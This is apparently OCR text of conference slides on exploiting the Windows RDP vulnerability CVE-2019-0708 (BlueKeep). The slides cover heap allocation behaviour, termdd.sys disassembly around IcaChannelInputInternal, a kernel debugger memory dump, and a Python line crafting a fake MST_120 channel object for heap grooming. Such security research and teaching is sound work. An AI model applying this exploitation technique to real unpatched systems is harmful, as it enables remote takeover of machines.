
- https://securingtomorrow.mcafee.com/other-blogs/mcafee-labs/rdp-stands-for-really-do-patch-understanding-the-wormable-rdp-vulnerability-cve-2019-0708/
- https://medium.com/@straightblast426/a-debugging-primer-with-cve-2019-0708-ccfa266682f6
- https://www.hex-rays.com/products/ida/
- https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/
- https://www.wireshark.org/


sp4rkcon
Save Data. Hack Better.


Exploitation Strategy

malloc







First Fit Algorithm


- Freed memory does not return back to the operating system
- Memory allocator keeps track of freed objects with a list
- If a newly malloc requests a size that is available in the free list, memory manager will return the freed object from the list to the malloc request

ExAllocatePoolWithTag

xrefs to .idata:000000000001A2C0

Direction	Typ	Address	Text
Up	p	_IcaLoadSdWorker+38	call cs:__imp_ExAllocatePoolWithTag
Up	p	_IcaLoadSdWorker+67	call cs:__imp_ExAllocatePoolWithTag
Up	p	_IcaLoadSdWorker+8C	call cs:__imp_ExAllocatePoolWithTag
Up	p	_IcaLoadSdWorker+CF	call cs:__imp_ExAllocatePoolWithTag
Up	p	IcaBufferAllocInternal+168	call cs:__imp_ExAllocatePoolWithTag
Up	p	IcaBufferAllocInternal+1F4	call cs:__imp_ExAllocatePoolWithTag
Up	p	_IcaCopyDataToUserBuffer+CE	call cs:__imp_ExAllocatePoolWithTag
	p	IcaChannelInputInternal+457	call cs:__imp_ExAllocatePoolWithTag
Do...	p	IcaBindVirtualChannels+E4	call cs:__imp_ExAllocatePoolWithTag
Do...	p	_IcaAllocateChannel+31	call cs:__imp_ExAllocatePoolWithTag
Do...	p	IcaCreateConnection+36	call cs:__imp_ExAllocatePoolWithTag
Do...	p	IcaIsSystemProcessRequest+4B	call cs:__imp_ExAllocatePoolWithTag
Do...	p	IcaIsSystemProcessRequest+63	call cs:__imp_ExAllocatePoolWithTag
Do...	p	IcaCreateStack+41	call cs:__imp_ExAllocatePoolWithTag
Do...	p	IcaLogErrorEx+12C	call cs:__imp_ExAllocatePoolWithTag
Do...	p	IcaCreateThread+33	call cs:__imp_ExAllocatePoolWithTag
Do...	p	_IcaPushStack+74	call cs:__imp_ExAllocatePoolWithTag
Do...	p	_IcaPushStack+96	call cs:__imp_ExAllocatePoolWithTag
Do...	p	_IcaLoadSd+A4	call cs:__imp_ExAllocatePoolWithTag
Do...	p	_IcaDereferenceSdLoad+1C	call cs:__imp_ExAllocatePoolWithTag
Do...	p	IcaStackAllocatePoolWithTag+4	call cs:__imp_ExAllocatePoolWithTag
Do...	p	IcaStackAllocatePool+A	call cs:__imp_ExAllocatePoolWithTag
Do...	p	IcaTimerCreate+22	call cs:__imp_ExAllocatePoolWithTag

Allocate Objects of Arbitrary Size





termdd!IcaChannelInputInternal

Audio Output Virtual Channel Extension

- RDPSND PDU

Partial Content Control





MST_120 Channel Object

termdd!IcaChannelInputInternal

sp4rkcon
Save Data. Hack Better.

termdd!IcaChannelInputInternal

```
0000000000012F13
0000000000012F13 loc_12F13:
0000000000012F13 mov     rbx, [rdi+0E8h]
0000000000012F1A mov     r8d, ebp
0000000000012F1D mov     edx, r14d
0000000000012F20 mov     rcx, rbx
0000000000012F28 call    IcaFindChannel
0000000000012F30 test    rax, rax
0000000000012F33 jz      loc_133C3
```

```
0000000000012F39 lock add dword ptr [rax+10h], 1
0000000000012F3E lea     r15, [rax+18h]
0000000000012F45 call    cs:__imp_ExEnterCriticalRegionAndAcquireResourceExclusive
0000000000012F4B mov     eax, [rbp+0ECh]
0000000000012F51 test    al, 28h
0000000000012F53 jnz     loc_133AA
```

```
0000000000012F59 cmp     dword ptr [rdi+80h], 1
0000000000012F60 jnz     short loc_12F6A
```

```
0000000000012F62 test    al, 2
0000000000012F64 jz      loc_133AA
```

```
0000000000012F6A
0000000000012F6A loc_12F6A:
0000000000012F6A test    rsi, rsi
0000000000012F6D jz      short loc_12F77
```

```
0000000000012F6F mov     r13, [rsi+10h]
0000000000012F73 mov     r12d, [rsi+18h]
```

```
0000000000012F77
0000000000012F77 loc_12F77:
0000000000012F77 mov     rax, [rbp+100h]
0000000000012F7E test    rax, rax
0000000000012F81 jz      short loc_12FB0
```

```
0000000000012F83 lea     r9, [rsp+0D8h+var_80]
0000000000012F88 mov     r8d, r12d
0000000000012F8B mov     rdx, r13
0000000000012F8E mov     rcx, rax
0000000000012F91 call    qword ptr [rax]
0000000000012F93 test    rsi, rsi
0000000000012F96 jz      short loc_12FA3
```

```
kd> dd rbp L50
fffffa80`01bef880  02079990 fffffa80 02045fd8 fffffa80
fffffa80`01bef890  01bef8ba fffffa80 00000128 00000128
fffffa80`01bef8a0  00000000 00000000 00000000 00000000
fffffa80`01bef8b0  00800001 00000000 00000000 00000000
fffffa80`01bef8c0  00000000 00000000 01c02510 fffffa80
fffffa80`01bef8d0  00000004 00000000 00000001 00000000
fffffa80`01bef8e0  00000000 00000000 00000000 00000000
fffffa80`01bef8f0  00000000 00000000 00000000 00000000
fffffa80`01bef900  00000000 00000000 00000000 00000000
fffffa80`01bef910  00000000 00000000 00000000 00000000
fffffa80`01bef920  00000000 00000000 00000000 00000000
fffffa80`01bef930  00000000 00000000 00000000 00000000
fffffa80`01bef940  00000000 00000000 00000000 00000000
fffffa80`01bef950  00000000 00000000 00000000 00000000
fffffa80`01bef960  00000000 00000000 00000000 00000000
fffffa80`01bef970  00000000 00000000 00000000 00000000
fffffa80`01bef980  055ff9c8 fffffa80 00000000 00000000
fffffa80`01bef990  00000000 00000000 00000000 00000000
fffffa80`01bef9a0  00000000 00000000 00000000 00000000
fffffa80`01bef9b0  00000000 00000000 00000000 00000000
```

MST_120 Channel Object


Fake MST_120 Channel Object

- fake_channel_object = '\x00' * 200 + pack('<Q', pool_storage_address) + '\x00' * 88

